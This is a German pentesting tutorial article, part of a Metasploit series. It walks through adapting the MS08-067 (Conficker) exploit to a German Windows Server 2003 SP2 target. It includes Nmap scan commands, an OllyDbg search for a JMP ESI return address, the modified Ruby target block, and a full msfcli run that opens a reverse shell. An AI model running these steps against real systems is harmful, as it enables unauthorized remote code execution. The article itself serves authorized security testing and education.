



MICHAEL MESSNER

Metasploit – Fixing the framework

Schwierigkeitsgrad:



Die praktische Anwendung des *Metasploit Exploiting Frameworks* bietet enorme Möglichkeiten zur Vereinfachung eines Pentests. Dazu gehört unter anderem der automatisierte Exploitingvorgang durch die Einbindung weiterer Tools, wie auch die Verwendung von Multistage Payloads oder der automatisierte Sammelvorgang von Informationen nach einem erfolgreichen Exploitingvorgang.

All diese Automatismen helfen allerdings nicht weiter, wenn bereits die Anwendung eines Exploits scheitert. Dies ist beispielsweise der Fall, wenn das Zielsystem zwar die Schwachstelle aufweist, Metasploit dieses System nicht vollständig unterstützt. Bevor wir uns im dritten Artikel, in der nächsten Ausgabe, mit dem automatisierten Exploitingvorgang mehrerer Systeme beschäftigen, passen wir in diesem Artikel einen vorhandenen Exploit an eine vorgegebene Zielumgebung an.

MS08-067

Dieser Artikel beschäftigt sich mit einer Schwachstelle, die in dem Microsoft Bulletin MS08-067 beschrieben wird. Über diese Schwachstelle soll es, laut diesem Bulletin, möglich sein Remotezugriff auf ein Windowssystem zu erlangen. Wie in Abbildung 1 dargestellt, wird dieses Sicherheitsproblem von Microsoft als kritisch eingestuft. Diese Schwachstelle lässt sich über das Netzwerk ausnützen und es ist nahezu jedes Windows Betriebssystem davon betroffen. Ende des Jahres 2008/Anfang 2009 rückte die dargestellte Schwachstelle durch den *Conficker* Wurm in regelmäßigen Abständen in die Medien. Vor allem durch das scheinbar nachlässige Patchverhalten vieler Systembetreiber konnte sich *Conficker* bis in das Jahr 2009 in hohem Maße verbreiten. An dieser Stelle muss auf die hohe Relevanz eines einwandfrei funktionierenden und zeitnahen Patchmanagement hingewiesen werden. Probleme, wie sie von dieser

Schwachstelle ausgehen bzw. durch den *Conficker* Wurm ausgelöst wurden, entstehen im Normalfall nicht, wenn in einem Unternehmen sauber definierte Prozesse zur System- und Softwareaktualisierung vorhanden sind und diese auch korrekt umgesetzt werden.

Auf Grund dieser sehr interessanten aber nicht besonders ruhmreichen Vergangenheit, des hohen Verbreitungsgrades und der enormen Gefahr, die von dieser Schwachstelle ausgeht, stellt diese ein sehr gutes Beispiel dar, um verfügbare Exploits praktisch anzuwenden und diese auch an das Zielsystem anzupassen. Im Folgenden wird dies anhand des in Abbildung 2 dargestellten Windows 2003 Serversystems mit Service Pack 2 und *deutscher Sprachversion* demonstriert.

Als *Metasploit* Version kommt die in Listing 1 dargestellte Version 3.3-dev auf einem *Backtrack 4-prefinal* Linuxsystem zum Einsatz. Da sich der benötigte Exploit bereits seit einiger Zeit im Framework befindet, sollten auch die meisten früheren Versionen aus dem Jahr 2009 funktionieren. Prüfen lässt sich das sehr einfach mit dem, in Listing 2 dargestellten Befehl „*msfcli | grep ms08_067*“.

Einer der ersten Schritte eines typischen Pentests ist die Erkennung des Zielsystems inklusive aller verfügbaren Dienste. Hierfür kann beispielsweise *Nmap* mit seiner System- und Diensterkennung verwendet werden. Für solche Aufgaben sind die *Nmap* Optionen „-A“ oder „-sV“ und „-O“ üblicherweise sehr hilfreich. Seit Version 5.0 verfügt

IN DIESEM ARTIKEL ERFAHREN SIE...

- Wie Sie Exploits anpassen.
- Wie Sie einen Debugger anwenden.
- Wie Sie Reverse Shells einsetzen.

WAS SIE VORHER WISSEN/KÖNNEN SOLLTEN...

- Was Exploits sind.
- Wie man ein Linux System bedient.
- Was ein Debugger ist.
- Wie man einfache Penetration Tests durchführt.

Nmap über die *Nmap Scripting Engine* (NSE) und beinhaltet ein Script für die Erkennung der in diesem Artikel behandelten Schwachstelle. Ein Scanvorgang, der Nmap veranlasst einen ganzen Netzwerkbereich auf die Schwachstelle zu testen, lässt sich beispielsweise mit folgendem CLI Aufruf erstellen:

```
nmap -p445 -PN -sS -oA windows.445
--script=smb-check-vulns.nse
192.168.1.0/24
```

Die System und Diensterkennung liefert die benötigten Details über das eingesetzte Betriebssystem und die offenen Ports mit Versionsdetails, sowie auch eine erste Einschätzung ob das geprüfte System die Schwachstelle (MS08-067) aufweist. Für weitere Informationen bezüglich Nmap und NSE sei auf die Links in den Internetressourcen am Ende des Artikels verwiesen.

Der Einsatz des *Metasploit Exploiting Frameworks* beginnt mit der Suche nach einem passenden Exploit, für die per Nmap ermittelte Schwachstelle. Im Rahmen dieses Artikels wird hierfür die „msfcli“ verwendet. Um den passenden Exploit zu finden, bietet sich die Verwendung des Linuxtools *grep* an. Eine beispielhafte Ausgabe des Suchvorganges ist in Listing 2 dargestellt.

Kommt die *msfconsole* zum Einsatz, lässt sich der Exploit mit folgendem Aufruf ermitteln:

```
search exploits ms08_067
```

Da die von diesem Exploit benötigten Speicheradressen je nach eingesetztem Service Pack unterschiedlich sind und sich zusätzlich noch zwischen den einzelnen Sprachversionen unterscheiden, muss dieser Exploit für die Zielsystemversion optimiert sein. Metasploit bringt bereits eine hohe Anzahl solcher definierter „Targets“ mit und ermöglicht meist eine einfache Anwendung der Exploits. In Listing 3 ist ein Ausschnitt der möglichen Windows Zielsysteme des gewählten Exploits mit dem vollständigen CLI Aufruf dargestellt. An dieser Ausgabe ist erkennbar, dass Windows 2003-SP2 mit deutschem Sprachpaket offensicht-

Betriebssystem	Maximale Sicherheitsauswirkung	Bewertung des Gesamtschweregrads
Microsoft Windows 2000 Service Pack 4	Remotecodeausführung	Kritisch
Windows XP Service Pack 2	Remotecodeausführung	Kritisch
Windows XP Service Pack 3	Remotecodeausführung	Kritisch
Windows XP Professional X64 Edition	Remotecodeausführung	Kritisch
Windows XP Professional x64 Edition Service Pack 2	Remotecodeausführung	Kritisch
Windows Server 2003 Service Pack 1	Remotecodeausführung	Kritisch
Windows Server 2003 Service Pack 2	Remotecodeausführung	Kritisch
Windows Server 2003 x64 Edition	Remotecodeausführung	Kritisch
Windows Server 2003 x64 Edition Service Pack 2	Remotecodeausführung	Kritisch
Windows Server 2003 mit SP1 für Itanium-basierte Systeme	Remotecodeausführung	Kritisch
Windows Server 2003 mit SP2 für Itanium-basierte Systeme	Remotecodeausführung	Kritisch
Windows Vista und Windows Vista Service Pack 1	Remotecodeausführung	Hoch
Windows Vista x64 Edition und Windows Vista x64 Edition Service Pack 1	Remotecodeausführung	Hoch
Windows Server 2008 für 32-Bit-Systeme*	Remotecodeausführung	Hoch
Windows Server 2008 für x64-basierte Systeme*	Remotecodeausführung	Hoch
Windows Server 2008 für Itanium-basierte Systeme	Remotecodeausführung	Hoch

Abbildung 1. Bulletin MS08-067




Abbildung 2. Windows 2003 Server - systeminfo




Abbildung 3. Ollydbg – Anhängen des Internet Explorers

Listing 1. eingesetzte Metasploit Version

```
= [ msf v3.3-dev
+ -- --- [ 381 exploits - 231 payloads
+ -- --- [ 20 encoders - 7 nops
    = [ 156 aux
msf > version
Framework: 3.3-dev.6055
Console : 3.3-dev.6706
```

Listing 2. Exploit Auswahl

```
mlk3@s3curlty:/pentest/exploits/
framework3$
./msfcli | grep ms08 | grep 067
[*] Please wait while we load the
module tree...
exploit/windows/smb/ms08_067_
netapi Microsoft Server Service
Relative Path Stack Corruption
```

Listing 3: ms08_067_netapi Targets (Auszug)

```
mlk3@s3curlty:/pentest/exploits/
framework3$
./msfcli exploit/windows/smb/
ms08_067_netapi T
[*] Please wait while we load
the module tree...

Id Name
-- ----
0 Automatic Targeting
5 Windows 2003 SP0 Universal
6 Windows 2003 SP1 English (NO NX)
7 Windows 2003 SP1 English (NX)
8 Windows 2003 SP2 English (NO NX)
9 Windows 2003 SP2 English (NX)
```

zu finden. Die Namensgebung des Exploits ist identisch mit dem Source File und verwendet als Dateiendung ein „.rb“, für Ruby. Unter dem „modules“ Ordner findet man alle von Metasploit angebotenen *Exploits*, *Payloads* und *Auxiliary*-Module, wie auch die vorhandenen *Encoder*. An dieser Stelle sei jedem eine kurze Reise durch die Metasploit Ordner Hierarchie nahe gelegt:

```
mlk3@s3curlty:/pentest/exploits/
framework3$ sudo vim modules/
exploits/windows/smb/
ms08_067_netapi.rb
```

Der allgemeine Aufbau dieser Source-Files wird in diesem Artikel nicht weiter beschrieben. In den meisten Fällen ist die Struktur dieser Files weitestgehend selbst-erklärend. Nach kurzem Einlesen ist der Aufbau verständlich und man findet die relevanten Bereiche des Exploits ohne größere Probleme. In unserem Fall erkennen wir an der Definition der Targets, dass unterschiedliche Zielsysteme verschiedene Adressen in der *Ret-Variable* besitzen. Des Weiteren lässt sich aus den Kommentaren erkennen, dass es sich bei diesen Adressen um die Speicheradressen einer „*JMP ESI*“ Funktion handelt. Nach dieser Analyse des Sourcecodes ist somit bekannt, dass eine *JMP-ESI* Adresse eines deutschen Windows 2003 Servers mit SP2 benötigt wird.

Als Basis für diesen Artikel wird ein Windows 2003 Server ohne *Execution Protection (NX)* betrachtet. Weitere Informationen zu *Execution Protection (NX)* finden Sie in den Internet Ressourcen am Ende des Artikels.

Analyse im Debugger

Der folgende Abschnitt betrachtet die Analyse eines Windows 2003 Server Systems mit dem Ziel, durch den vorhande-

nen *Metasploit Exploit „ms08_067_netapi“* einen privilegierten Systemzugriff zu erlangen. Es wird die im Source File erkannte „*JMP ESI*“ Funktion gesucht und beschrieben wie man diese Information zu einem funktionierenden Exploit umsetzt.

Im Normalfall eines Angriffs bzw. eines Pentests müsste man das Zielsystem nachbauen und mit Hilfe eines Debuggers auf dem Testsystem die Adresse einer „*JMP ESI*“ Funktion ermitteln. Der Einfachheit halber wird in diesem Artikel direkt das Zielsystem für diese Analyse verwendet.

Zum Debuggen bietet sich das frei erhältliche Tool *Ollydbg* an, welches keine Installation benötigt.

Nach dem Start des Debuggers hängen wir, wie in Abbildung 3 dargestellt ist, mit *File-Open* den Internet Explorer an den Debugger an. Hierfür kann nahezu jeder beliebige Prozess verwendet werden. Der angehängte Prozess läuft dadurch im Debugger ab, wodurch sich dessen Funktionsweise detailliert analysieren lässt.

Für die vorhandene Aufgabenstellung ist nicht die Anwendung (im dargestellten Fall der Internet Explorer) von Interesse, sondern die geladenen Module die im Anschluss nach der benötigten Funktion „*JMP ESI*“ durchsucht werden. Diese können über die Menüsteuerung „*View -> Executable Modules*“ (Alt+E) oder per Schnellzugriff über den E-Knopf gelistet werden. Das in Abbildung 4 dargestellte Ergebnis kann je nach System variieren, beinhaltet jedoch in jedem Fall diverse Module, die sich auf den meisten Windows 2003 Servern wiederfinden. Im dargestellten Fall bietet sich, die in Abbildung 4 dargestellte Datei, *user32.dll* an.

Über den Kontextmenüpunkt (Abbildung 5) der rechten Maustaste „*search for*“ -> „*command*“ (Strg+F) kann die gefundene Datei *user32.dll* Datei nach der benötigten „*JMP ESI*“ Funktion durchsucht werden. Als Suchanweisung wird wie in Abbildung 6 dargestellt, „*JMP ESI*“ verwendet.

Im daraufhin erscheinenden Fenster, welches in Abbildung 6 dargestellt wird, ist es möglich die benötigte Anweisung „*JMP ESI*“ im User32 Modul zu suchen.

In Abbildung 7 ist am linken oberen Eck die Adresse des gefundenen „*JMP*

lich nicht unterstützt wird und der Exploit dadurch in der vorhandenen Ausführung nicht für das Zielsystem einsetzbar ist.

Um den Exploit trotz der fehlenden Sprachunterstützung für das vorhandene Zielsystem einsetzen zu können, muss im ersten Schritt der Sourcecode des Exploits analysiert werden. Das zuständige Ruby File ist unterhalb des Framework Root-Ordners „*/pentest/exploits/framework3*“




Abbildung 4. Ollydbg – Öffnen der user32.dll

ESI* erkennbar. Die Adresse „77E6C974“ ist die gesuchte Speicheradresse an der die gesuchte Funktion abgelegt ist. Diese Adresse wird für die Modifikation des vorhandenen Exploits verwendet.

Mit dieser Adresse ist es nun möglich, den Exploit für einen Windows 2003 Server mit deutschem Sprachpaket vorzubereiten. Der Codeabschnitt in Listing 4 stellt den Code-Block dar, der dem Exploit in der Target Auswahl hinzugefügt werden muss. Dieser Block lässt sich einfach per Copy und Paste in die vorhandene Target Definition, ab Zeile 63, einfügen.

Mit folgendem Aufruf lässt sich zudem überprüfen, ob der Exploit korrekt bearbeitet wurde und das neue Zielsystem bei den vorhandenen Targets angezeigt wird:

```
./msfcli exploit/windows/smb/
ms08_067_netapi T
```

Die Ausgabe aller möglichen Zielsysteme sollte nun unser neu definiertes, deutsches Windows 2003 Server System beinhalten.

Angriff

Mit Hilfe des überarbeiteten Exploits kann das Zielsystem schließlich angegriffen werden. Bei der Anwendung des Exploits werden dem Framework über Parameter die Zieladressen, der u verwenden-




Abbildung 5. Ollydbg – search for command



Abbildung 6. Ollydbg – search „jmp esi“

de Payload und das auszuwählende Target (der im vorigen Schritt überarbeitete Bereich) mitgeteilt. Je nach Payload und Exploit können weitere Optionen

anfallen die mit der Metasploit Option „O“ für „Options“ abrufbar sind. Mögliche Payloads werden mit dem Parameter „P“ aufgelistet.

W E R B U N G

ZWEI-FAKTOR-AUTHENTIFIZIERUNG FÜR SICHERES eBUSINESS

Weltweit werden im Monat über 25.000 Phishing-Attacks registriert, so die Anti-Phishing-Initiative APWG. Seien Sie gewappnet und erhöhen die Sicherheit beim eCommerce durch Zwei-Faktor-Authentifizierung (Passwort plus CryptToken). Zuverlässige Benutzer-Identifikation bei Finanzprogrammen, im VPN und beim Zugriff auf Firmendaten gewährleistet der CryptToken! Bestehende Applikationen werden per Standardschnittstellen unterstützt. Die Hardware und das SmartCard-Betriebssystem sind nach EAL 4+ zertifiziert. Anwenderfreundlich: Der CryptToken ist der schnellste Token am Markt! **Wann testen Sie?**



MARX cryptotech **Get your CryptToken® today!**

+49 (0)8403 / 929514
Fax +49 (0)8403 / 929529

datasec@marx.com

www.cryptoken.com/deh9

In Listing 5 wird zur Demonstration der erfolgreiche Exploitingvorgang dargestellt. Hierfür wurden folgende Parameter angewendet:

- *RHOST* für die Ziel-IP Adresse,
- *PAYLOAD* für den zu verwendenden Shellcode,
- *TARGET* für das neu definierte Zielsystem,
- Die Variable *LHOST*, da diesmal eine Reverse Shell zum Einsatz kommt.

Der Parameter *LHOST* steht für die IP Adresse auf die sich die Reverse Shell verbinden soll. In diesem beispielhaften Szenario ist dies die IP-Adresse des Angriffssystems. In dem vorhandenen Fall befindet sich der von uns hinzugefügte Code an Stelle 3 und wird mit „*TARGET=3*“ angesteuert. Mit einem abschließendem „E“ welches für *Exploit* steht wird der Exploit angewendet.

Die eingesetzte Reverse Shell ist in Listing 5 an folgender Zeile erkennbar:

```
[*] Command shell session 1 opened
(192.168.1.106:4444 ->
192.168.1.108:1026)
```

Im Gegensatz zur Bindshell erkennt man an dieser Ausgabe, dass die Verbindung auf den lokalen Port 4444 zugreift und somit vom *RHOST* ausgeht und zu dem Angriffssystem (*LHOST*) retour aufgebaut wird.

Im letzten Artikel (Metasploit Exploiting Framework – the basics) sah die Ausgabe bei dem Einsatz einer Bindshell folgendermaßen aus:

```
[*] Command shell session 1 opened
(192.168.1.106:42715 ->
192.168.1.107:4444)
```

Die IP Adresse 192.168.1.106 war, wie in Listing 5, der Angreifer. Das System mit der IP Adresse 192.168.1.107 war das Opfersystem, auf dem eine Systemshell




Abbildung 8. Deaktivieren der Datenausführungsverhinderung

auf Port 4444 erstellt wurde. Der Zugriff erfolgte hierbei vom Angriffssystem auf die Bindshell des Opfersystems.

Ein erfolgreicher Exploitingvorgang hängt von vielen unterschiedlichen Faktoren ab. Falls der dargestellte Exploitingvorgang nicht auf Anhieb erfolgreich ist, kann das am Patchlevel des Zielsystems liegen. Idealerweise wird für erste Tests ein frisch installiertes, deutsches Windows 2003 System mit SP2, ohne weiterer Updates oder sonstiger Software eingesetzt. Im nächsten Schritt sollte die Korrektheit der Speicheradresse der übernommenen „*JMP ESI*“ Funktion mit einem Debugger überprüft werden. Zu beachten ist, dass die dargestellte Vorgehensweise nur bei deaktivierter „Datenausführungsverhinderung“ funktioniert. Über *Start -> Ausführen* und dem Befehl *sysdm.cpl* gelangen Sie in die Systemeigenschaften, in denen diese Funktion wie in Abbildung 8 gezeigt, deaktiviert werden kann. Bei anhaltenden Problemen kann ein Neustart des Testsystems Abhilfe schaffen.

Reverse Shell

Im Gegensatz zu den im ersten Artikel beschriebenen Exploitingvorgängen, wurde in diesem Beitrag eine Reverse Shell als Payload verwendet. Eine Reverse Shell hat im Speziellen bei Angriffen über Netzwerkgrenzen hinweg erhebliche Vorteile bei der Anwendung. Diese

Möglichkeit wird in einem späteren Artikel im Rahmen von *Client Side Attacks* relevant. Im Fall einer Reverse Shell verbindet sich das Zielsystem zurück zum Angreifer. Durch diese Verbindung, wird die Chance erhöht, Firewall- bzw. Filtersysteme zu umgehen. Würde das Zielsystem beispielsweise eine lokale Firewall einsetzen, wäre eine Bindshell nicht weiter zielführend, da der Remote-Zugriff auf diesen Shellzugang auch bei einem erfolgreichen Exploitingvorgang von der Firewall unterbunden wird. Reverse Shells sind im Speziellen bei Systemen erfolgreich anzuwenden die von Firewalls geschützt werden, welche nur eingehende Verbindungen überwachen und ausgehende Verbindungen automatisch als vertrauenswürdig einstufen.

Video und weitere Info

Online unter „<http://www.s3curity.de>“ ist ein Video Tutorial vorhanden, welches den beschriebenen Vorgang detailliert darstellt. Für den vorgeführten Exploitingvorgang wurde im Video als Zielsystem dasselbe Windows 2003 Serversystem eingesetzt, das auch in der Analyse dieses Artikels verwendet wurde. Für die Nachstellung der Analyse und des Exploitingvorganges reicht die Installation eines Windows 2003 Serversystems mit Service Pack 2 in einer VMware aus.

An dieser Stelle muss ausdrücklich festgehalten werden, dass der beschrie-




Abbildung 7. Ollydbg – JMP ESI Adresse

Listing 4. JMP ESI

```
mlk3@s3curlty:/pentest/exploits/
framework3$
sudo vim modules/exploits/
windows/smb/ms08_067_netapi.rb
...
[ 'Windows 2003 SP2 German',
{
'Ret'      => 0x77E6C974,
# hier die eigene Adresse einfügen
'Scratch' => 0x00020408,
}
], # JMP ESI user32.dll
...
```

Listing 5. Exploiting ms08-067

```
mlk3@s3curlty:/pentest/exploits/
framework3$
./msfcli exploit/windows/smb/
ms08_067_
netapi RHOST=192.168.1.108
PAYLOAD=windows/shell/
reverse_tcp LHOST=192.168.1.106
TARGET=3 E

[*] Please wait while we load the
module tree...
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Triggering the vulnerability...
[*] Sending stage (474 bytes)
[*] Command shell session 1 opened
(192.168.1.106:4444 ->
192.168.1.108:1026)
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft
Corp.

C:\WINDOWS\system32>
```

bene Exploitingvorgang ausschließlich in einer gesicherten Testumgebung zur Anwendung gebracht werden darf. Werden Angriffe dieser Art auf Systemen durchgeführt, für die keine ausdrückliche Erlaubnis erteilt wurde, stellt dies unter

Im Internet

- <http://metasploit.com/> – Metasploit Webseite
- <http://www.milw0rm.com/papers/320> – How Conficker makes use of MS08-067
- <http://www.ollydbg.de/download.htm> – Download von Olydbg
- <http://www.microsoft.com/technet/security/Bulletin/MS08-067.msp> – Microsoft Security Bulletin for MS08-067
- <http://www.heise.de/security/Microsoft-Kunden-spielen-Russisches-Roulette-mit-ihren-Systemen--/news/meldung/121292> – Heise Meldung zum Patchverhalten und zu MS08-067
- <http://www.heise.de/security/Windows-Wurm-nimmt-an-Fahrt-auf--/news/meldung/119512> – Windows Wurm nimmt an Fahrt auf
- <http://www.heise.de/security/Studie-2-5-Millionen-PCs-mit-Conficker-Wurm-infiiziert--/news/meldung/121684> – 2, 5 Millionen PCs mit Conficker Wurm infiziert
- <http://www.confickerworkinggroup.org/wiki/> – Conficker Working Group
- <http://www.microsoft.com/downloads/details.aspx?FamilyId=95AC1610-C232-4644-B828-C55EEC605D55&displaylang=en> – Download von SP2 für Windows 2003 Server
- <http://spool.metasploit.com/pipermail/framework/2009-April/009129.html> – Opcode search
- <http://nmap.org/book/> – Nmap Online Buch
- <http://nmap.org/book/nse.html> – Nmap Scripting Engine
- <http://www.heise.de/newsticker/meldung/142138> – Heise News zu Nmap V5.0 Release
- <http://www.heise.de/security/Vergitterte-Fenster-Teil-1--/artikel/44462/3> – Beschreibung von NX auf Heise
- <http://support.microsoft.com/kb/875351/de> – KB Artikel von Microsoft zu Datenausführungsverhinderung
- <http://support.microsoft.com/kb/875352/de> – weiterer KB Artikel von Microsoft zu Datenausführungsverhinderung
- <http://www.s3curlty.de> – Weitere Informationen zu dieser Metasploit Artikel Serie

Umständen eine strafrechtlich relevante Handlung dar. Für den Aufbau einer Testumgebung in der solche Exploits und weitere Angriffstechniken zur Anwendung gebracht werden können, verweise ich auf den Artikel „Sichere Umgebung für Penetration Testing“ in Ausgabe 02/2009.

Wie geht es weiter?

Der Artikel in dieser Ausgabe stellt den zweiten Teil einer mehrteiligen *Metasploit* Serie dar. Falls Sie den ersten Teil dieser Serie verpasst haben, nehmen Sie Kontakt mit dem Autor oder der hakin9 Redaktion auf. Dieser Artikel sollte einen tieferen

Einblick in das Framework ermöglichen und zeigen, wie es durch relativ kleine und einfache Anpassungen enorm an Flexibilität gewinnen kann. In den folgenden Ausgaben dieser Artikelserie wird untersucht, welche Möglichkeiten *Metasploit* im Bereich der Automatisierung bietet, welche weiteren Komponenten zur Verfügung stehen und wie diese Komponenten einen Pentester unterstützen können. Des Weiteren wird analysiert, wie *Metasploit* bei *Client Side Attacks* helfen kann und wie weitere Komponenten des Frameworks in den Penetration Testing Prozess eingebunden werden können.

Portrait Integralis

Als in Europa führender Security Solution Provider zeichnet sich die Integralis durch ein umfassendes internationales Know-how und durch ein umfangreiches Angebot an IT-Sicherheitslösungen aus. Ihren Kunden bietet die Integralis kompetentes Consulting und maßgeschneiderte Services zur Absicherung kritischer Geschäftsprozesse.

Das auf marktführenden Sicherheitstechnologien und strategischen Partnerschaften basierende Portfolio ist auf die Planung, die Umsetzung und den Betrieb von übergreifenden Informationssicherheits-Architekturen ausgerichtet.

Michael Messner

Der Autor ist IT Security Consultant bei der Integralis Deutschland GmbH. Er führt regelmäßig Sicherheitsüberprüfungen namhafter deutscher Unternehmen und Konzerne durch. Die dabei aufgedeckten Schwachstellen dienen den Unternehmen als Grundlage für die Verbesserung ihrer technischen sowie organisatorischen Sicherheit.

Kontakt mit dem Autor:
michael.messner@integralis.com
<http://www.integralis.com>
<http://www.s3curlty.de>